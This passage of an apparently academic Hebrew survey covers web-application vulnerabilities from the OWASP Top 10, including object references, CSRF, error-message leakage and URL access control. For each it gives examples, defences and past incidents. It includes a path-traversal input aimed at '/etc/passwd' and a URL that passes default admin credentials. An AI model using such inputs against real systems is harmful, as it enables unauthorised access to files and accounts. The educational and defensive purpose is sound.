מוציאים מבקשת ה-HTTP את הפרמטר המסמל את הנתוב של הקוסף ביחד לתיקיית העבודה של האפליקציה ויוצרים אובייקט של הקובץ הזה. תוקף יכול לשלוח כפרמטר שם קובץ כדוגמת " ../../../../etc/passwd%00", לצאת מהתיקייה של האפליקציה ולגשת למשאבים אחרים הנמצאים על שרת ה web.

3.4.3. דרכי התגוננות

הדרך הטובה ביותר להימנע מהתקפות אלה היא לא לחשוף object reference באופן ישיר למשתמשים וזאת ע"י שימוש בגישה עקיפה, לדוגמה במקום לחשוף שמות קבצים ניתן להשתמש באינדקסים, כך קובץ מספר 1 ממופה ל"myFile.txt", וכאשר המשתמש רוצה לגשת לקובץ הוא לא שולח את שם הקובץ, אלא את האינדקס שלו. כמו כן, בעת גישה ל-object reference יש לבצע אימות של המשתמש שמנסה לבצע את הגישה. דרך התגוננות נוספת היא לוודא שבכל גישה ל object reference שמאפשרים גישה רק לדברים מוגדרים מראש.

4.4.3. התקפות מפורסמות

בשנת 2000 ארעה התקפה על אתר GST Start Up Assistance של מס ההכנסה האוסטרלי אשר ניצלה object reference חשוף. סטודנט למדעי המחשב, שהיה משתמש חוקי באתר, שם לב לליקוי האבטחה באתר, שינה את המזהה של החברה אשר מהווה חלק מה URL ובכך קיבל גישה למידע של חברות אחרות שהיו במערכת. המשתמש ניגש לפרטיהן של 17,000 חברות, הכוללים בין היתר מספרים של חשבונות בנק. ה"תוקף" שלח לכל אחת מהחברות שפרטיהן נחשפו מייל שאומר להן שפרטיהן אינם בטוחים. דבר שגרם למבוכה רבה לממשלה.

5.3. Cross Site Request Forgery (CSRF)

1.5.3. סקירה כללית

התקפת CSRF גורמת לדפדפן של משתמש מחובר לשלוח בקשת HTTP לאפליקציית web פגיעה, אשר מבצעת את הבקשה בשמו של המשתמש המבקש ובהרשאותיו, שכן הוא מזהה באפליקציה. אם כן, הקוד הזדוני אינו נמצע בד"כ באתר המותקף, על כן התקפה זו נקראת "Cross Site".

התקפת CSRF אינה התקפה חדשה, אך היא התקפה פשוטה שיכולה להיות הרת אסון ולכן היא מאוד נפוצה. אפליקציות שפגיעות במיוחד להתקפה זו הן אפליקציות שאינן מבצעות בדיקת הרשאות עבור פעולות רגישות, אפליקציות שמאפשרות לבצע פעולות עם שם משתמש וסיסמא default-ים כחלק מבקשת ה-HTTP ואפליקציות שמאשרות בקשות HTTP על סמך credentials אשר נשלחים באופן אוטומטי בלבד. דוגמאות ל credentials שנשלחים באופן אוטומטי הן session cookie עבור המשתמשים שמחברים כרגע לאפליקציה, פונקציונאליות "remember me" עבור המשתמשים שאינם מחברים כרגע לאפליקציה, token של פרוטוקול Kerberos כחלק מהתחברות לרשת פנימית, basic authentication credentials, כתובת ה-IP של שולח הבקשה, סרטיפיקטים של SSL או Windows domain credentials. כיום רוב אפליקציות ה-web מסתמכות על credentials ולכן הן פגיעות להתקפות CSRF.

2.5.3. תיאור

בהתקפת CSRF התוקף גורם בד"כ באמצעים של social engineering למשתמש המותקף לטעון דף המכיל בקשת HTTP זדונית אשר יורשת את הזהות וההרשאות של המשתמש המותקף ומבצע פעולות לא רצויות בשמו. דוגמות לפעולות לא רצויות יכולות להיות שינוי פרטיו האישיים של המשתמש, שינוי הסיסמא שלו, ביצוע logout, קנייה של מוצר בשמו ועוד. לרוב התקפות CSRF שמות להן למטרה פונקציות אשר גורמות לשינוי של מצב בשרת ה-web ואשר ניתן להשתמש בהן גם בכדי לגשת למידע רגיש.

עבור רוב האתרים, הדפדפנים יצרפו לבקשת ה-HTTP באופן אוטומטי את ה-credentials המקושרים לאותו אתר, כגון session cookie של המשתמש, basic authentication, credentials, כתובת ה-IP של שולח הבקשה, Windows domain credentials ועוד, לכן אם המשתמש מזוהה ומאומת מול אתר כלשהו, לאתר אין שום יכולת להבחין בין בקשת משתמש לגיטימית לבין התקפת CSRF.

לא חייבים שהאפליקציה תהיה חשופה להתקפות XSS על מנת לבצע בהצלחה התקפת CSRF, אך כל אפליקציה שחשופה להתקפות XSS חשופה גם להתקפות CSRF, שכן התקפות CSRF מנצלות חולשות להתקפות XSS על מנת לגנוב כל credential אשר לא נשלח בצורה אוטומטית ושתפקידו להגן מפני התקפות CSRF. הרבה מהתולעים משלבות את 2 הטכניקות של שימוש בחולשות להתקפות XSS על מנת לפגוע בהגנה של האפליקציה מפני הגנות CSRF.

התקפת CSRF מכונה גם בשמות נוספים כמו: Session Riding, One-Click Attacks, Site Reference Forgery, Hostile Linking, and Automation Attack, XSRF.

1.2.5.3 התקפת Stored CSRF

לעיתים אפשר לאחסן התקפת CSRF באתר הפגיע עצמו ע"י שמירת תג HTML של img או iframe בשדה המאפשר לקבל HTML, או ע"י התקפת XSS מסובכת יותר. אם התוקף מצליח לאחסן התקפת CSRF באתר עצמו חומרת ההתקפה גדלה פי כמה וכמה, שכן כעת יש סבירות גבוהה יותר שמשתמש מותקף יראה את דף ה-HTML המכיל את התקפת ה-CSRF ויש סבירות גבוהה יותר שהמשתמש המותקף יהיה מזוהה ומאומת באתר וההתקפה תוכל להתבצע.

3.5.3 השלכות

התקפת CSRF מוצלחת יכולה לגרום לחשיפה של מידע של המשתמש המותקף ופעולותיו, ביצוע פעולות כגון קניית מוצרים בשמו במקרה וזהו משתמש רגיל וסיכון ופגיעה באפליקציית ה-web כולה במקרה והמשתמש המותקף הוא מנהל של האפליקציה (administrator) אשר יכול לבצע פעולות רבות.

4.5.3. דוגמאות

1. דוגמה לאתר המאפשר לבצע פעולות עם שם משתמש וסיסמא default-ים כחלק מבקשת ה HTTP :

```
https://www.example.com/admin/doSomething.ctl?username=admin&password=admin
```

2. דוגמה לביצוע פעולות לא רצויות ללא ידיעת המשתמש המותקף :

אם התוקף שולח למשתמש המותקף לינק לדף HTML זדוני המכיל את התג הבא בעת ניסיון טעינת התמונה באתר הזדוני זה יגרום למשתמש המותקף לשלוח בקשה שמבצעת logout ללא ידיעתו מאתר אחר לגמרי.

```

```

אם אתר של בנק מאפשר לאפליקציה שלו לעבד בקשות כדוגמת העברת כספים מחשבון לחשבון ניתן לבצע התקפה דומה שתגרום להעברת כספים מחשבון המותקף לחשבון התוקף :

```

```

5.5.3. דרכי התגוננות

הדרך הטובה ביותר להתגונן מפני התקפות CSRF היא לוודא שהאפליקציה אינה מסתמכת על credentials או tokens שנשלחו בצורה אוטומטית ע"י הדפדפן של המשתמש ובעזרת סתימת כל חורי האבטחה שחושפים את האפליקציה להתקפות XSS.

1. חיסול ליקויים המאפשרים התקפות XSS - כאשר בונים הגנה מפני התקפות CSRF, יש תחילה להתמקד ולוודא שלא קיימים ליקויים המאפשרים התקפות XSS באפליקציה כיוון שניתן לנצל חולשות אלה על מנת לעקוף הגנות מפני התקפות CSRF אשר קיימות באפליקציה.
2. שימוש ב credentials שאינן נשלחים בצורה אוטומטית ע"י הדפדפן - יש להשתמש ב-token אקראי שנוצר במיוחד כך שהדפדפן לא יזכור אותו ולא ישלח אותו כחלק מהמידע שנשלח בצורה אוטומטית, בנוסף יש לוודא שה-token שהתקבל אכן נכון עבור המשתמש. יש להשתמש ב-tokens שיהיו ייחודיים לפונקציה או דף מסוים עבור משתמש מסוים או ייחודיים עבור ה-session כולו. ככל שה-token יותר קשור לפונקציה מסוימת או מידע מסוים כך מצד אחד ההגנה תהיה חזקה יותר ומצד שני המימוש והתחזוקה של המנגנון יהיו קשים יותר.

3. ביצוע אימות נוסף בעת העברת מידע רגיש - עבור העברת מידע רגיש יש לבצע אימות נוסף או להשתמש בחתימות על מנת לוודא שהבקשה אכן לגיטימית. יש להשתמש במנגנון וידוא חיצוני כגון אימייל או טלפון על מנת לאמת את הבקשות או להודיע למשתמש על ביצוע הבקשה.

4. אין להשתמש בבקשות HTTP מסוג GET בכדי להעביר מידע רגיש, אלא רק בבקשות מסוג POST. עם זאת, שימוש ב POST לבדו אינו מספק הגנה מספקת לכן חייבים לשלב עם POST שימוש ב tokens אקראיים, אימות out of band או אימות נוסף על מנת להגן בצורה מספקת מפני התקפות CSRF.

6.5.3 התקפות מפורסמות

באפריל 2009 מייקי מוני, יוצר הרשת החברתית StalkDaily המתחרה ב טוויטר, הודה כי פרץ לטוויטר ע"י כתיבה של תולעת שמפיצה את עצמה וגורמת לכל המשתמשים הנגועים לפרסם הודעות לגבי StalkDaily. תולעת זו מנצלת חולשות XSS ו CSRF הקיימות בטוויטר. טוויטר פגיע להתקפות XSS בכך שמשמש יכול להעלות תוכן זדוני בפרופיל שלו וכל משתמש שמסתכל בפרופיל נפגע גם הוא. מעבר לכך, טוויטר פגיע להתקפות CSRF, כלומר, ניתן להריץ את הקוד הזדוני תחת הרשאות המשתמש המותקף ובכך לתקוף את החברים שלו ואת החברים שלהם וכן הלאה וכך בדיוק התולעת פעלה.

ב 2006 ג'רמיה גרוסמן הדגים שניתן לאלץ משתמש לבצע שינויים בנתב ה DSL שלו ללא הסכמתו גם כאשר המשתמש כלל לא מודע לעובדה שלנתב שלו יש ממשק web. גרוסמן השתמש בחשבון ה-default של הנתב על מנת לבצע את ההתקפה. כל ההתקפות האלו עבדו בגלל שה- credential של המשתמש (בד"כ session cookie) מצורף בצורה אוטומטית ע"י הדפדפן לבקשות מהסוג הזה גם כאשר התוקף לא מספק את ה- credential.

6.3 Information Leakage and Improper Error Handling

1.6.3 סקירה כללית

אפליקציות web יכולות לגלות למשתמש מידע מיותר שעלול לשמש להתקפה. האפליקציות יכולות לגלות מידע על הקונפיגורציה שלהן, צורת הפעולה הפנימית שלהן ועוד. ניתן ללמוד על המצבים הפנימיים של אפליקציה בהתאם לזמן שלוקח לה לעבד פעולות מסוימות או לפי תגובות שונות לקלטים שונים, לדוגמה, אם האפליקציה מציגה אותה שגיאת טקסט, אך עם מספרי שגיאות שונים.

לעיתים קרובות אפליקציות web יגלו מידע מיותר דרך הודעות שגיאה או הודעות debugging אשר אינן מטופלות בצורה טובה, שכן באפליקציות אלה כל הזמן קורות שגיאות: נגמר הזיכרון, יותר מידי משתמשים מחוברים, timeout, כישלון בעת שאילתה של בסיס הנתונים, כישלון בעת הזדהות של משתמש, כישלון בעת בקרת גישה של משתמש, קלט לא חוקי ועוד...

אם תוקף יכול לגרום לשגיאות שאפליקציית ה-web אינה מטפלת בהן כראוי, הוא יכול לקבל מידע מפורט על המערכת, לפגוע במנגנון האבטחה, לגרום לנפילת השרת או לנפילת service שהשרת נותן ובכך לגרום ל-deny of service למשתמשים אחרים. בנוסף לכל אלה תוקף יכול לנצל את המידע שקיבל על מנת לבצע התקפה יותר משוכללת ויותר חזקה ואף על מנת לבצע התקפה אוטומטית.

2.6.3. דוגמאות

1. להודעת שגיאה שמציגה מידע debugging מפורט מידי :

הודעת שגיאה המציגה stack traces או שאילתות SQL שלא בוצעו בהצלחה.

2. דוגמה לפעולה שמספקת תוצאות שונות עבור קלטים שונים :

מערכת שמכניסים בה שם משתמש וסיסמא ומפיקה הודעות שגיאה שונות אשר מאפשרות להבדיל בין מקרה בו שם המשתמש שהוכנס שגוי לבין מקרה בו הסיסמא שהוכנסה שגויה.

3. דוגמה להודעת שגיאה שמתקבלת באתר הרישום של הטכניון (<http://www.undergraduate.technion.ac.il/rishum/index.html>) כאשר המערכת תחת עומס :

```
Warning: oci_logon(): _oci_open_server: ORA-12500: TNS:listener failed to
start a dedicated server process in
/var/u/ugweb/share/htdocs/rishum/database.php on line 19
Database Error (connect)
```

הודעה זו חושפת שמות קבצים, סוג בסיס הנתונים, שמות פונקציות ומספרי שורות.

3.6.3. דרכי התגוננות

האפליקציה כולה צריכה להיות בעלת ארכיטקטורה התומכת בטיפול סטנדרטי בשגיאות אשר יהיה מתוכנן היטב, קונסיסטנטי וימנע גילוי של מידע לא רצוי לתוקפים.

בעת התרחשות של שגיאה יש לתת למשתמש מידע שיאפשר לו לדעת מה הבעיה, אך יש לוודא שהודעת השגיאה אינה מציגה מידע מפורט מידי, כמו כן, יש לתעד את השגיאה שקרתה בצורה מפורטת ואין לחשוף תיעוד זה למשתמש. בנוסף לאלה יש לבצע logout, למחוק מידע רגיש, לשלוח מייל וכו'.

4.6.3. התקפות מפורסמות

בספטמבר 2000 משתמש גילה פירצת אבטחה באתר של חברת הרהיטים איקאה בעת שניסה להזמין קטלוג דרך אתר האינטרנט. כאשר המשתמש ניסה להזין את פרטיו הוא נתקל בהודעת שגיאה אשר נתנה את שם קובץ בסיס הנתונים, כעת הוא יכל להזין את שם הקובץ בשורת הכתובת בדפדפן ולגשת לכל בסיס הנתונים, שכלל שמות, כתובות, מספרי טלפון ואי מיילים של לקוחות שהזמינו קטלוגים של איקאה.

7.3 Broken Authentication and Session Management

1.7.3 סקירה כללית

כפי שנלמד בקורס הגנה במערכות מתוכנות, יש להגן על מידע רגיש בעזרת קריפטוגרפיה ועל תקשורת בה מועבר מידע רגיש באמצעות פרוטוקולים מתאימים, זה נכון גם באפליקציות web. אימות מספק וניהול נכון של session הם קריטיים לאבטחת האפליקציה וליקויים בתחום זה כוללים לרוב אי יכולת להגן בצורה מספקת על credentials ומזהים של sessions בזמן מחזור החיים שלהם. ליקויים אלה יכולים להוביל לגילוי סיסמאות, מפתחות הצפנה, session cookies ומזהים אחרים אשר מאפשרים חטיפת חשבונות של משתמשים ומנהלי מערכת בכדי להתגבר על מנגנון האימות.

ליקויים במנגנוני האימות הראשיים אינם נפוצים במיוחד, עם זאת, ליקויים באימות ובניהול ה session בד"כ חודרים למערכת דרך מנגנוני האימות המשניים, לדוגמה: מנגנון logout, מנגנון ניהול סיסמאות, remember me, timeout, שאלה סודית, עדכון פרטי חשבון.

2.7.3 דרכי התגוננות

אימות מסתמך על תקשורת ושמירת credentials מאובטחים, לכן יש לדאוג שכל תקשורת מאובטחת בכל חלק של האפליקציה מבוצעת באמצעות SSL, כמו כן, יש לדאוג שה-credentials נשמרים בצורה מוצפנת או מתומצת. דרך נוספת להתגונן היא להשתמש רק ב-session id אקראי שהמערכת מספקת.

8.3 Insecure Cryptographic Storage

1.8.3 סקירה כללית

כפי שנלמד בקורס הגנה במערכות מתוכנות, יש להגן על מידע רגיש בעזרת קריפטוגרפיה, עם זאת, אפליקציות web רבות בעלות ליקויים בתחום זה. אפליקציות רבות אינן מצפינות מידע רגיש או בעלות design לקוי של הקריפטוגרפיה, לדוגמה משתמשות בצפנים לא מתאימים, או משתמשות בצורה לא נכונה בצפנים מאוד חזקים. ליקויים אלה יכולים להוביל לחשיפה של מידע רגיש.

2.8.3 דרכי התגוננות

תחילה יש לוודא שכל מידע שצריך להיות מוצפן אכן מוצפן, ולאחר מכן יש לוודא שהקריפטוגרפיה ממומשת בצורה נכונה.

Insecure Communications .9.3

1.9.3. סקירה כללית

כפי שנלמד בקורס הגנה במערכות מתוכנות, יש להגן על תקשורת בה מועבר מידע רגיש באמצעות פרוטוקולים מתאימים, אך אפליקציות web רבות לא מגנות על התקשורת בצורה מספקת. יש להשתמש בהצפנה (בד"כ ב SSL) עבור כל ה connections המאומתים, בין אם הם עם מחשב ברשת חיצונית כגון האינטרנט, או עם מחשב ברשת הפנימית.

2.9.3. דרכי התגוננות

יש להשתמש ב SSL עבור כל connection מאומת וכאשר מועבר מידע רגיש. על מנת לקנפג בצורה נכונה את ה- SSL יש להיות בקיא בסביבה של האפליקציה.

01.3 Failure to Restrict URL Access

1.01.3. סקירה כללית

לעיתים קרובות ההגנה היחידה שיש לדף אינטרנט היא שהלינק אליו לא מוצג למשתמש שאינו מורשה לגשת אליו. יחד עם זאת, תוקף מוכשר, או סתם בר מזל, יכול למצוא דפים אלה, לגשת אליהם, להפעיל פונקציות, לראות מידע ועוד. אם כן, גישת security by obscurity, לפיה מסתמכים על אי חשיפת הלינק בתצוגה, אינה מספיקה להבטיח שהמידע והפונקציות הרגישים של האפליקציה יהיו מוגנים. יש לבצע בדיקות אימות לפני קריאת לפונקציה רגישה או מידע רגיש על מנת לוודא שלמשתמש אכן יש הרשאות מתאימות המאפשרות לו גישה לנתונים אלה.

2.01.3. דוגמאות

1. URL-ים (דפי אינטרנט) שהלינק אליהם נראה בתצוגה רק למנהלי רשת או למשתמשים בעלי הרשאות, אך כל המשתמשים יכולים לגשת אליהם במידה והם יודעים את הכתובת, לדוגמה: /admin/adduser.php או /approveTransfer.do. בעיה זו נפוצה בעיקר בתצוגות של תפריט פעולות.
2. קוד שמאמת את המשתמש בצד של הלקוח, אך לא מאמת את המשתמש בצד של השרת.

3.01.3 דרכי התגוננות

על מנת להגן מפני מגישה לא מוגבלת ל-URLים יש לתכן בקפידה את ההרשאות ע"י יצירת מטריצה הממפה את התפקידים והפונקציות של האפליקציה. אפליקציות web חייבות לאכוף בקרת כניסה בכל גישה ל-URL ופונקציה, שכן זה לא מספיק להשאיר את בקרת הגישה לשכבת התצוגה בלבד. כמו כן, יש לאמת בכל צעד וצעד את המשתמש ולבדוק האם הוא מורשה לבצע את הפעולה, אחרת, תוקף יכול לדלג על שלב ביצוע האימות ולזייף את ערכי הפרמטרים הנחוצים על מנת להמשיך לשלב הבא.

4.01.3 התקפות מפורסמות

בספטמבר 2000 אתר חברת העברת הכספים Western Union נפרץ. בעת ביצוע תחזוקה שגרתית של האתר הושארו לקבצים מסוימים הרשאות גישה המאפשרות גישה לכולם וכך התאפשר לתוקף להעתיק מידע לגבי כרטיסי אשראי וחובות של 15,700 לקוחות.

11.3 Unvalidated Parameters

נציין בקצרה גם התקפה זו שהייתה בשנת 2004 לפי OWASP ההתקפה הכי מסוכנות על אפליקציות web והיא באה לידי ביטוי כחלק משאר ההתקפות שצוינו.

1.11.3 סקירה כללית

בקשות HTTP שנשלחות מדפדפנים לאפליקציות web מכילות URL, מחרוזות שהוכנסו לתוך שדות, שדות נסתרים, cookies ו-headers. אפליקציות ה-web משתמשות במידע זה על מנת לייצר את דף האינטרנט המתאים ולשלוח אותו כתגובה לבקשה.

תוקפים יכולים לשנות כל אלמנט בבקשת ה-HTTP ובכך לתקוף את האפליקציה, במיוחד אם האפליקציה לא מוודאת את תקינות הנתונים שהיא מקבלת או מסתמכת על בדיקות שמתבצעות בצד של המשתמש.

2.11.3 דרכי התגוננות

על מנת להבטיח שאף גורם לא שינה את הפרמטרים יש להפוך את הפרמטרים לייצוג הקנוני שלהם ובדוק אותם לפני שמתבצע כל שימוש בהם. יש לבדוק כל פרמטר מול פורמט מוגדר מראש שמגדיר במדויק את הערכים החוקיים, כלומר יש להשתמש בשיטת whitelist ולא לסנן קלטים לפי שיטת blacklist או לנסות לתקן אותם. כמו כן, תמיד יש צורך לבצע וולידציה בצד של השרת ואין להסתמך על וולידציה המתבצעת בצד של הלקוח, גם אם ידוע שהלקוח מבצע וולידציה ובדיקה של הפרמטרים בבקשת ה-HTTP.


4. סיכום

מספר התקפות על אתרי web רק הולך וגובר, כמו כן, סוגי ההתקפות הנפוצים הולכים ומשתנים, מהתקפות שמטרתן שיבוש של האתר והקניית מוניטין לתוקף עברו התוקפים להתקפות שמטרתן גניבת מידע למטרות רווח.

ארגונים רבים לא עוקבים אחר פעולות המתבצעות ברמת אפליקציית ה-web, על כן כל תוקף מנוסה המצויד בדפדפן אינטרנט וקצת נחישות יכול לנצל גם את חורי האבטחה הקטנים ביותר באתר על מנת לפרוץ אותו. יתר על כן, נראה כאילו רוב ההתקפות מתגלות חודשים אחרי שבוצעו בפועל, אם בכלל, שכן באפליקציות web לעיתים אין "ראיות פיזיות" לכך שהתבצע התקפה (לדוגמה שיבוש בבסיס הנתונים), וזאת כיוון שתוקפים בד"כ רוצים לגנוב את המידע, ולא לשבש אותו.

מחקרים משנת 2005-2006 מראים כי כ-75% מההתקפות הממוחשבות מבוצעות ברמת אפליקציות ה-web, וכפי שנאמר קודם, התקפות אלה גורמות להפסדים רבים.

להלן גרף המסכם את ההפסדים לשנת 2007 בארה"ב לפי CSI/FBI Annual Computer Crime and Security Survey, כאשר גרף זה אינו מתאר הפסדים עקיפים של ההתקפות, הנובעים בעקבות ירידת מוניטין החברה ואיבוד לקוחות פוטנציאליים:



הדיאגרמה נלקחה מתוך דו"ח CSI/FBI Annual Computer Crime and Security Survey לשנת 2007 (מס' 15 ברישומת המקורות).

5. מקורות

1. http://www.owasp.org/index.php/Top_10_2007
רשימת ה- Top 10 של OWASP לשנת 2007. כמו כן, השתמשנו בלינקים לכל אחת מההתקפות המופיעות בלינק זה.
2. http://www.owasp.org/images/8/85/OWASP_Top_Ten.ppt
מצגת המתארת את רשימת ה- Top 10 של OWASP לשנת 2004.
3. <http://www.owasp.org/index.php/Category:Attack>
רשימת התקפות קיימות לפי OWASP. השתמשנו בלינקים לכל אחת מההתקפות שב- Top 10 של OWASP המופיעות בלינק זה.
4. http://www.owasp.org/images/d/d2/OWASPApSecEU2006_CanTestingToolsReallyFindOWASPTop10.ppt
מצגת של OWASP המתארת את הבדיקות שצריך לעשות על מנת להימנע מההתקפות שברשימת ה- Top 10 של OWASP לשנת 2004.
5. <http://www.acunetix.com/websitesecurity/webhacking.htm>
מתאר באופן כללי את ההתקפות והסכנות שיש ברשת והשפעתן.
6. <http://www.acunetix.com/websitesecurity/web-hacking.htm>
מתאר את סטטיסטיקות לגבי התקפות נפוצות ואת המחיר של הנזק לו הן גורמות.
7. <http://www.whitehatsec.com/home/assets/presentations/09PPT/PPTstats051909.pdf>
מצגת המתארת את רשימת ה- Top 10 של WhiteHat Security לשנת 2009 ורשימת סטטיסטיקות לגבי ההתקפות השונות.
8. http://it.slashdot.org/article.pl?no_d2=1&sid=05/10/14/126233
מתאר התקפה מסוג Cross Site Scripting שבוצעה על אתר MySpace.
9. <http://web.archive.org/web/20060208182348/namb.la/popular/tech.html>
מתאר בצורה מפורטת התקפה מסוג Cross Site Scripting שבוצעה על אתר MySpace.
10. <http://www.abc.net.au/7.30/stories/s146760.htm>
מתאר התקפה מסוג Insecure Direct Object Reference שבוצעה על אתר GST Start Up Assistance.
11. <http://www.xiom.com/>
רשימת התקפות רשת מפורסמות וסיווגן לסוגים. באתר זה מצאנו את רוב הדוגמאות להתקפות שפירטנו עליהן.
12. <http://www.davidlitchfield.com/blog/archives/00000001.htm>
מתאר התקפה מסוג Injection Flaws שבוצעה על אתר CardSystems.
13. http://www.breach.com/resources/whitepapers/downloads/WP_Detecting_Remote_File.pdf
מתאר התקפות מסוג Remote File Inclusion ודרכי ההתגוננות מפניהן.
14. <http://news.cnet.com/2100-1017-245372.html>
מתאר התקפה מסוג Information Leakage and Improper Error Handling שבוצעה על אתר איקאה.

15. <http://i.cmpnet.com/v2.gocsi.com/pdf/CSISurvey2007.pdf>
דו"ח CSI/FBI Annual Computer Crime and Security Survey לשנת 2007.
16. <http://www.2bsecure.co.il/NetUG/m10p.pdf>
מצגת המתארת את התקפות ה-XSS השונות, איך לזהות אותן ואיך למנוע אותן .